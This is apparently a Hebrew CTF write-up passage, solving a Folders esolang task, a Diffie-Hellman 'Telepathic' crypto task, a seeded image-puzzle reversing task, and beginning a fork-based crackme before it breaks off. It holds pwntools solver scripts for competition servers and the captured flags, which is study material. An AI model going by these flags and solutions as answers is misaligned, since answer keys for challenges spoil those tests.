אז נראה שהאינטואיציה הראשונית שלי הייתה נכונה, הבעיה שקוראים לשפה Folders ואני חיפשתי רק דברים שכוללים Folang.

בכל מקרה, נראה שהם רוצים שנדפיס מילה מסוימת, ונותנים לנו קישור ל[סרטון](). אחסוך ממכם את חווית הצפייה ואגיד לכם שזה סרטון של מרי פופינס אומרת את המילה המפורסמת שלה:

```
supercalifragilisticexpialidocious
```

עכשיו כשאנחנו יודעים שזאת שפה איזוטרית מתועדת, נוכל לקרוא את התיעוד שלה וליצור רצף תיקיות שידפיס את המילה הזאת.

אגלה לכם סוד ואגיד לכם שכיוון שכבר הייתה לי מחרוזת שהם הכינו (הכתובת של האתר שהדפסנו) ואני יודע איך היא נוצרה, אז הכנתי תיקייה כזאת ידנית. כי למה להתאמץ לכתוב קוד, שאפשר להתאמץ ליצור תיקיות.

אבל אין צורך לדאוג, [בפרוייקט הרשמי של השפה האיזוטרית Folders](), הכתוב ב-#C, ישנה פעולה העושה בדיוק מה שאנחנו צריכים:

Tools

Since writing constants in Folders is a challenge (especially strings), the Folders Tools converts any literal into a set of folders:


Usage: FoldersTools LiteralBuilder type value [add_gitignore]

type = char, int, float, string

value = the value to convert

[add_gitignore] (optional) allows for adding .gitignores to all terminal folders (necessary to check in Folders programs)

נפתח את הפרוייקט ב-Visual Studio ונפתח את הקובץ LiteralToFolders.cs תחת Rottytooth.Esolang.Folders.Tools:




נשנה את ה-path לתיקייה ריקה(!) שנבחר, ב-Solution Explorer שבצד ימין נלחץ מקש ימני על Rottytooth.Esolang.Folders.Tools ונלחץ Rebuild וייווצרו לנו כלים תחת התיקייה:

```
Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug
```

משם נוכל להריץ את הפקודה:

```
.\FoldersTools.exe LiteralBuilder string "supercalifragilisticexpialidocious"
false
```

ה-false אומר לתוכנה לא ליצור קובץ gitignore. בתיקיות, כיוון שלא ראיתי קבצים כאלה בתיקיית האתגר, אין לי סיבה להאמין שהם יהיו נחוצים כאן. בכל מקרה, אם ניכנס לתיקייה שסיפקנו לתוכנה נגלה את המחזה הבא:



שלוש תיקיות, קצת כמו בתיקיית האתגר, אבל אם אתם זוכרים היינו צריכים לעבור עוד כמה תיקיות לפני שהגענו לשלוש תיקיות האלה וזאת בגלל שהתיקיות האלה מייצגות רק את המחרוזת עצמה (בשלישית נמצאות האותיות בבינארי), אבל ללא התיקיות עם הפקודה להדפיס.

הפתרון הטבעי הוא כמובן ליצור עותק של תיקיית האתגר המקורית ולהחליף בה את התיקיות שמייצגות את המחרוזת בתיקיות שבתמונה. לאחר שעשינו זאת, נשנה לתיקייה הראשית את השם למשהו קצת יותר מתאים למשל "supercali". אפשר גם להריץ ולבדוק שהתיקייה באמת מדפיסה מה שאנחנו רוצים:

```
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> .\Folders.exe .\supercali\

Complete
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> .\supercali.exe
supercalifragilisticexpialidocious
PS D:\ctfs\folang_chall\Folders-main\Rottytooth.Esolang.Folders.Tools\bin\Debug> python.exe .\exp.py
supercalifragilisticexpialidocious
```

נראה שזה עובד, גם עם הקומפיילר (מהדר לחובבי העברית) המקורי וגם עם הסקריפט שאני כתבתי (רק דאגתי לשנות בו את שם התיקייה ל-supercali בהתאם). אם כך, כל שנותר הוא לארוז את התיקייה הראשית ב-zip ולשלוח אותו מקודד בבסיס 64, לשרת שניתן לנו קודם לכן. לשם כך חזרתי ללינוקס ושמתי את ה-zip בתיקייה ביחד עם הסקריפט הבא:


```python
from pwn import *
import base64
context.log_level = "error"
with open("supercali.zip", "rb") as f:
    bytes = f.read()
    encoded = base64.b64encode(bytes)
r = remote("0.cloud.chals.io", 22255)
r.recvline()
r.sendline(encoded)
print(r.recvline().decode("ascii"))
```

נריץ ונקבל את הדגל:

```
MCL{c4nN07_533_7H3_fL4G_f0R_7H3_f0LD3r5}
```

אתגר Telepathic (קטגוריית Crypto, 100 נקודות)

באתגר הזה נקבל את התיאור הבא:



כמובן מדובר בפקודת התחברות לשרת. נתחבר ונראה את הפלט הבא:

```
Welcome player!
What if told you that colour mixing is essential for telepathy?
I claim that you and I can arrive at the same number no matter how many times we
do so, simply by using the right amounts in the correct order :).

Sync your inner telepathy with mine, for no more than 32 consecutive rounds and
get the flag*, easy.
    (*telepathic beings can be very nosy, so I'll be sure to encrypt it
beforehand.)

OK here we go, but be quick about it, I have other telepathic beings to see (or
something else rather).

p, g = (229, 10)
A = 150
$ enter your number
```

אז מי שמכיר את עולם ההצפנות בוודאי מיד מזהה שמדובר ב-Diffie-Hellman Key Exchange. אפשר ללמוד מהקישור לויקיפדיה, אני אישית השתמשתי בסרטון הזה.

אסביר בקצרה שמדובר בפרוטוקול לשיתוף מפתח הנוצר מהצורך לשתף מפתחות באופן מאובטח גם במקרה שהאינטרקציה לשיתוף המפתח מיורטת על ידי גורם שלישי.

ההצפנה עובדת כך שמחליטים על מספר ראשוני (מסומן ב-p) ושורש פרימיטיבי מסדר ראשוני (לא ניכנס למתמטיקה של זה כיוון שזה לא קריטי לאתגר) הוא ידוע גם כגנרטור או מחולל בעברית ומסומן ב-g. שני המספרים הללו הם ציבוריים - ידועים לשני הצדדים וגם לכל מי שמיירט את האינטרקציה ביניהם.

ניתן לנו גם A. נעיין בויקיפדיה לפני שנמשיך:

פעולות הפרוטוקול:

1. אליס בוחרת שלם אקראי סודי a כאשר $1 \le a \le p-2$ ושולחת לבוב את מסר 1 לעיל.
2. בוב בוחר שלם אקראי סודי b כאשר $1 \le b \le p-2$ ושולח לאליס את מסר 2 לעיל.
3. בוב מקבל את A ומחשב את המפתח המשותף $K = A^b \bmod p$.
4. אליס מקבלת את B ומחשבת את המפתח המשותף $K = B^a \bmod p$.

דוגמה במספרים קטנים [עריכת קוד מקור | עריכה]

לצורך הדגמה בלבד, נניח שהוסכם על המספר הראשוני $p = 1187$ ויוצר $g = 429$ של החבורה הכפלית $\mathbb{F}^*_{1187}$. בחירת יוצר היא מלאכה קלה כפי שיוסבר להלן. מהלכי הפרוטוקול הם:

אליס בוחרת ערך סודי $a = 546$ ומחשבת את $A = 429^{546} \bmod 1187 = 574$.

בוב בוחר ערך סודי $b = 358$ ומחשב את $B = 429^{358} \bmod 1187 = 101$.

מסר 1: אליס שולחת לבוב את המספר 574.

מסר 2: בוב שולח לאליס את המספר 101.

אליס מחשבת את המפתח המשותף:

$K = 101^{546} \bmod 1187 = 730$,

בוב מחשב את המפתח המשותף:

$K = 574^{358} \bmod 1187 = 730$,

כעת בידי שניהם מפתח $K = 730$.

לפי הניסוח של התיאור והנתונים שניתנו לנו אני מניח שאנחנו מקיימים את אינטרקציית השיתוף עם השרת. השרת מהווה צד אחד (אליס בדוגמת ויקיפדיה) ואנחנו הצד השני (בוב בדוגמת ויקיפדיה).

אם ניתן לנו A כנראה שאנחנו צריכים לבחור ערך b ולחשב ולשלוח לשרת את B. רק נזכור ש-b שאנחנו בוחרים צריך להיות בין 1 (כולל) ל-p-2 (כולל).

נבחר b=1 ונחשב ונשלח את B בעזרת הקוד הבא, שימו לב שאני משתמש בספריית pwntools:

```
from pwn import *

r = remote("0.cloud.chals.io", 16499)
context.log_level = "debug"
r.recvuntil(b"(or something else rather).\n\n\n")

b = 1
r.recvuntil(b"(")
p = int(r.recvuntil(b",")[:-1].decode())
g = int(r.recvuntil(b")")[:-1].decode())
r.recvuntil(b"= ")
A = int(r.recvline()[:-1].decode())
B = pow(g,b,p)
r.sendlineafter(b"number", str(B).encode())

r.interactive()
```

נראה שזה מבקש שוב מספר, הפעם עם נתונים חדשים:

```
    b'OK here we go, but be quick about it, I have other telepathic beings to see (or something else rather).\n'
    b'\n'
    b'\n'
    b'p, g = (179, 167)\n'
    b'A = 89\n'
    b'$ enter your number\n'
[DEBUG] Sent 0x4 bytes:
    b'167\n'
[*] Switching to interactive mode

[DEBUG] Received 0x2d bytes:
    b'\n'
    b'p, g = (167, 43)\n'
    b'A = 68\n'
    b'$ enter your number\n'
```

שימו לב שבתיאור שאנחנו מקבלים בכניסה לשרת נאמר לנו:

```
Sync your inner telepathy with mine, for no more than 32 consecutive rounds and get the flag*, easy.
```

אז נשלח 32 מספרי B כש-b שלנו הוא 1 והנתונים כל הזמן משתנים בעזרת הקוד הבא:

```
from pwn import *

r = remote("0.cloud.chals.io", 16499)
context.log_level = "debug"
r.recvuntil(b"(or something else rather).\n\n\n")

b = 1
for i in range(32):
    r.recvuntil(b"(")
    p = int(r.recvuntil(b",")[:-1].decode())
    g = int(r.recvuntil(b")")[:-1].decode())
    r.recvuntil(b"= ")
    A = int(r.recvline()[:-1].decode())
    B = pow(g,b,p)
    r.sendlineafter(b"number", str(B).encode())

r.interactive()
```

בסוף נקבל את הפלט הבא:

```
[DEBUG] Sent 0x3 bytes:
    b'38\n'
[*] Switching to interactive mode

[DEBUG] Received 0xc9 bytes:
    b'\n'
    b'Great Job!\n'
    b'If all went well we should have synced-up telepathically :).\n'
    b'Here is an IV: mv0XZ6PW2N95mHivkmSoRA==\n'
    b'and an encrypted flag: gwjaB7U85iejkRJXwuhn/agMKWyHh5jty6XoQlRILBQDRKBc1c+kBl8sldJhKsny\n'
```

נראה שהדגל מוצפן בהצפנת AES ככל הנראה מסוג CBC, ניתן לנו גם וקטור האיתחול (IV). אבל מה המפתח? אז כמובן שלא נשכח שהרגע מה שעשינו זה אינטרקציה לשיתוף מפתח בצורה מאובטחת[1] בעזרת פרוטוקול דיפי-הלמן והשלב האחרון בו הוא כמובן חישוב המפתח.

[1] כיוון שבאתגר זה אנו מתעסקים עם מספרים קטנים. אם השיחה הייתה מיורטת על ידי גורם שלישי הוא יכל בקלות לשבור את ההצפנה גם כן, אך לא ניכנס לזה כיוון שספציפית פה זה לא שימושי.

וכך מבצעים את החישוב:

3. בוב מקבל את A ומחשב את המפתח המשותף $K = A^b \bmod p$.
4. אליס מקבלת את B ומחשבת את המפתח המשותף $K = B^a \bmod p$.

אז נדאג להוסיף את זה לקוד שלנו ולפענח:

```
from pwn import *
from base64 import b64decode
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

r = remote("0.cloud.chals.io", 16499)
r.recvuntil(b"(or something else rather).\n\n\n")

key = []
b = 1

for i in range(32):
    r.recvuntil(b"(")
    p = int(r.recvuntil(b",")[:-1].decode())
    g = int(r.recvuntil(b")")[:-1].decode())
    r.recvuntil(b"= ")
    A = int(r.recvline()[:-1].decode())
    B = pow(g,b,p)
    k = pow(A,b,p)
    key.append(k)
    r.sendlineafter(b"number", str(B).encode())

r.recvuntil(b":).\n")
iv = r.recvline().split(b": ")[1].rstrip()
enc_flag = r.recvline().split(b": ")[1].rstrip()
iv = b64decode(iv)
ct = b64decode(enc_flag)
key = bytearray(key)
cipher = AES.new(key, AES.MODE_CBC, iv)
pt = unpad(cipher.decrypt(ct), AES.block_size)

print("The message was:", pt)
```

נריץ נקבל את הפלט הבא הכולל את הדגל:

```
The message was: b'MCL{4_D1fFeR3n7_HeLLM4nNs_kEy_3xCh4ngE}'
```

אתגר PyLand (קטגוריית Reversing, 250 נקודות)

באתגר זה נקבל את התיאור הבא:


PyLand

250

Hey, I bought a puzzle from a store called PyLand.
The puzzle consists of 2500 parts.
When I was close to finishing my puzzle a storm named 'Meta' came out of nowhere and shuffled my entire progress!
Can you help me complete the puzzle?

puzzle.png

והתמונה puzzle.png:




נראה שבאמת יש לנו כאן פאזל של 2500 חלקים, מה עושים? קודם כל בכל אתגר הכולל תמונה, נבדוק את המטא-דאטה של אותה תמונה כמו שכל פותר אתגרים טוב היה עושה (במקרה הזה גם התיאור של האתגר כיוון אותנו לזה):



```
dan@Daniel:~/code/ctfs/matrix$ exiftool puzzle.png
ExifTool Version Number         : 12.40
File Name                       : puzzle.png
Directory                       : .
File Size                       : 10 MiB
File Modification Date/Time     : 2022:06:06 22:26:33+03:00
File Access Date/Time           : 2022:06:06 22:27:44+03:00
File Inode Change Date/Time     : 2022:06:06 22:26:33+03:00
File Permissions                : -rwxr-xr-x
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 3000
Image Height                    : 3000
Bit Depth                       : 8
Color Type                      : RGB with Alpha
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Secret Seed                     : 1337
Image Size                      : 3000x3000
Megapixels                      : 9.0
```

נבחין ב-Secret Seed שערכו 1337, הוא בוודאי יהיה שימושי בהמשך. עוד נתון שתמיד נחמד לשים לב הוא הרזולוציה, במקרה הזה היא 3000 על 3000 פיקסלים. אם נפתח את התמונה בעורך תמונות ונסמן "חלק" בודד של הפאזל נגלה שכל חלק כזה הוא 60 על 60 פיקסלים. נזכור גם שיש לנו 2500 חלקים.

מה הלאה? המחשבה הראשונה שלי הייתה לחפש בגוגל ובגיטהאב shuffler/scrambler python image וגם python puzzle by seed ולראות מה יוצא, בסוף הגעתי ל-pycasso. מה שמדהים שיש לכלי הזה גם אתר שאתה יכול להעלות בו תמונה, ולשים seed ולתת לזה לעבוד.

נלחץ Convert ונקווה לטוב:



כפי שניתן לראות, זה לא עבד (התמונה המקורית משמאל). המחשבה הבאה שלי הייתה לנסות עם seed רגיל של פייתון, למצוא קוד שמחלק תמונה לחלקי פאזל לפי seed ואז לעשות את הפעולה ההופכית. למזלי מצאתי את [הפרויקט הזה] שהוא בדיוק מה שחיפשתי.

לאחר שמורידים אותו צריך לשים תמונה בתיקייה input_images ולהריץ את slicer.py אבל קודם כל נסתכל קצת על הקוד ונעשה שינויים בהתאם. הקוד המקורי נראה כך:

```
import os
import image_slicer
import random
import math
import copy
from PIL import Image, ImageDraw

def draw_rectangle(drawcontext, xy, outline=None,  width=5):
    (x1, y1), (x2, y2) = xy
    points = (x1, y1), (x2, y1), (x2, y2), (x1, y2), (x1, y1)
    drawcontext.line(points, fill=outline, width=width)

def slice(img_name, input_dir="input_images", output_dir="output_images",
number_tiles=4, outline_width=2):
    tiles = image_slicer.slice(os.path.join(input_dir,img_name),
number_tiles=number_tiles, save=False)
    rand_tiles = copy.deepcopy(tiles)
    image_ids = list(range(len(tiles)))
    random.shuffle(image_ids)
    for i in range(len(tiles)):
        rand_tiles[i].image = tiles[image_ids[i]].image
        draw_context = ImageDraw.Draw(rand_tiles[i].image)
        draw_rectangle(draw_context, [(0,0),
(rand_tiles[i].image.width,rand_tiles[i].image.height)], outline='black',
width=outline_width)
    image = image_slicer.join(rand_tiles)
    image.save(os.path.join(output_dir, img_name))


if __name__ == '__main__':
    input_dir = "input_images"
    output_dir = "output_images"
```

```
    number_tiles = 4
    outline_width = 2

    input_files = [f for f in os.listdir(input_dir) if
os.path.isfile(os.path.join(input_dir, f))]
    for img_file in input_files:
        slice(img_file, input_dir=input_dir, output_dir=output_dir,
number_tiles=number_tiles, outline_width=outline_width)
```

נשנה את number_tiles ל-2500 כמספר חלקי הפאזל ואת outline_width ל-0 כיוון שאנחנו לא רוצים שום דבר שיחצוץ בין החלקים. עכשיו רק נמחק את הקוד לעשות shuffle לרשימה ונוסיף קוד כדי לעשות unshuffle לרשימה בהינתן seed מסוים.

אפשר לעשות זאת על ידי יצירת רשימה ידועה מראש בגודל הרשימה שרוצים לעשות לה unshuffle (נגיד מ-0 עד 2500), לראות היכן נופלים המספרים אחרי ה-shuffle וכך בעצם יודעים לאיזה אינדקס כל איבר מגיע ומכאן לבצע את הפעולה ההפוכה זה די פשוט.

אך למה לממש בעצמי אם כבר מימשו זאת בעבר, נשתמש [במימוש הזה](), נוסיף אותו לסקריפט שלנו. דבר אחרון שאסור לשכוח הוא להכניס את ה-seed שלנו ל-random לפני קריאה לפעולה שעושה unshuffle.

לאחר כל השינויים שעשינו, הסקריפט נראה כך:

```
import os
import image_slicer
import random
import math
import copy
from PIL import Image, ImageDraw

def getperm(l):
    seed = 1337
    random.seed(seed)
    perm = list(range(len(l)))
    random.shuffle(perm)
    random.seed()
    return perm

def shuffle(l):
    perm = getperm(l)
    l[:] = [l[j] for j in perm]


def unshuffle(l):
    perm = getperm(l)
    res = [None] * len(l)
    for i, j in enumerate(perm):
        res[j] = l[i]
    l[:] = res

def draw_rectangle(drawcontext, xy, outline=None,  width=5):
    (x1, y1), (x2, y2) = xy
    points = (x1, y1), (x2, y1), (x2, y2), (x1, y2), (x1, y1)
    drawcontext.line(points, fill=outline, width=width)

def slice(img_name, input_dir="input_images", output_dir="output_images",
number_tiles=4, outline_width=2):
    tiles = image_slicer.slice(os.path.join(input_dir,img_name),
number_tiles=number_tiles, save=False)
    rand_tiles = copy.deepcopy(tiles)
```

```
    image_ids = list(range(len(tiles)))
    unshuffle(image_ids)
    for i in range(len(tiles)):
        rand_tiles[i].image = tiles[image_ids[i]].image
        draw_context = ImageDraw.Draw(rand_tiles[i].image)
        draw_rectangle(draw_context, [(0,0),
(rand_tiles[i].image.width,rand_tiles[i].image.height)], outline='black',
width=outline_width)
    image = image_slicer.join(rand_tiles)
    image.save(os.path.join(output_dir, img_name))

if __name__ == '__main__':
    input_dir = "input_images"
    output_dir = "output_images"
    number_tiles = 2500
    outline_width = 0

    input_files = [f for f in os.listdir(input_dir) if
os.path.isfile(os.path.join(input_dir, f))]
    for img_file in input_files:
        slice(img_file, input_dir=input_dir, output_dir=output_dir,
number_tiles=number_tiles, outline_width=outline_width)
```

נריץ אותו, נלך לתיקייה output_images ונפתח את הקובץ puzzle.png:

אפשר לראות בבירור שהדגל הוא:

```
MCL{c0n9R475_1_h0P3_y0u_d1dn7_d0_17_M4nu4LLy}
```

אתגר Forks Everywhere (קטגוריית Reversing, 300 נקודות)

באתגר זה קיבלנו את התיאור הבא:

לאתגר מצורף קובץ בינארי, ננסה להריץ אותו:

```
idan@DESKTOP-SA88385:/mnt/c/Users/idan/Desktop$ ./challenge
You have something for me ?
TEST
Wrong input.
```

נראה כמו אתגר crackme - צריך למצוא את ה-text שיביא לנו את ה-flag. נפתח את האתגר ב-IDA וישר נראה שיש לנו את הדגל מוצפן:

```
xor     eax, eax
mov     dword ptr [rbp+enc_flag], 4Dh ; 'M'
mov     dword ptr [rbp+enc_flag+4], 8
mov     dword ptr [rbp+enc_flag+8], 0C6h
mov     dword ptr [rbp+enc_flag+0Ch], 48h ; 'H'
mov     dword ptr [rbp+enc_flag+10h], 0D7h
mov     dword ptr [rbp+enc_flag+14h], 0A3h
mov     dword ptr [rbp+enc_flag+18h], 0FFh
mov     dword ptr [rbp+enc_flag+1Ch], 7Fh
mov     dword ptr [rbp+enc_flag+20h], 56h ; 'V'
mov     dword ptr [rbp+enc_flag+24h], 7Ah ; 'z'
mov     dword ptr [rbp+enc_flag+28h], 0B2h
mov     dword ptr [rbp+enc_flag+2Ch], 14h
mov     dword ptr [rbp+enc_flag+30h], 34h ; '4'
mov     dword ptr [rbp+enc_flag+34h], 71h ; 'q'
mov     dword ptr [rbp+enc_flag+38h], 0D4h
mov     dword ptr [rbp+enc_flag+3Ch], 0E4h
mov     dword ptr [rbp+enc_flag+40h], 21h ; '!'
mov     dword ptr [rbp+enc_flag+44h], 0CFh
mov     dword ptr [rbp+enc_flag+48h], 0C0h
mov     dword ptr [rbp+enc_flag+4Ch], 0F9h
mov     dword ptr [rbp+enc_flag+50h], 0ABh
mov     dword ptr [rbp+enc_flag+54h], 88h
mov     dword ptr [rbp+enc_flag+58h], 2
mov     dword ptr [rbp+enc_flag+5Ch], 2
mov     dword ptr [rbp+enc_flag+60h], 31h ; '1'
mov     dword ptr [rbp+enc_flag+64h], 0CFh
mov     dword ptr [rbp+enc_flag+68h], 2Fh ; '/'
mov     dword ptr [rbp+enc_flag+6Ch], 28h ; '('
mov     dword ptr [rbp+enc_flag+70h], 56h ; 'V'
mov     dword ptr [rbp+enc_flag+74h], 0B0h
mov     dword ptr [rbp+enc_flag+78h], 67h ; 'g'
mov     dword ptr [rbp+enc_flag+7Ch], 3Fh ; '?'
mov     dword ptr [rbp+enc_flag+80h], 5Fh ; '_'
mov     dword ptr [rbp+enc_flag+84h], 53h ; 'S'
mov     dword ptr [rbp+enc_flag+88h], 7Dh ; '}'
mov     [rbp+var_E0], 0
lea     rdi, s          ; "You have something for me ?"
```

אנחנו הרצנו decompiler (ניתן להשתמש ב-IDA כמונו או GHIDRA) ונקבל:

```c
  v5 = 0;
  puts("You have something for me ?");
  __isoc99_scanf("%s", s);
  for ( i = strlen(s) & 0xFD; i > 0; --i )
  {
    pid = fork();
    if ( !pid )
    {
      v9 = s[i] + s[i - 1] + s[i + 1];
      v10 = s[i] * s[i - 1] * s[i + 1];
      v11 = (char)(s[i] & s[i - 1] & s[i + 1]);
      status = v11 ^ v10 ^ v9;
      exit(status);
    }
    waitpid(pid, &stat_loc, 0);
    v8 = BYTE1(stat_loc);
    if ( BYTE1(stat_loc) != enc_flag[i] )
    {
      puts("Wrong input.");
      exit(1);
    }
    v5 ^= v8;
  }
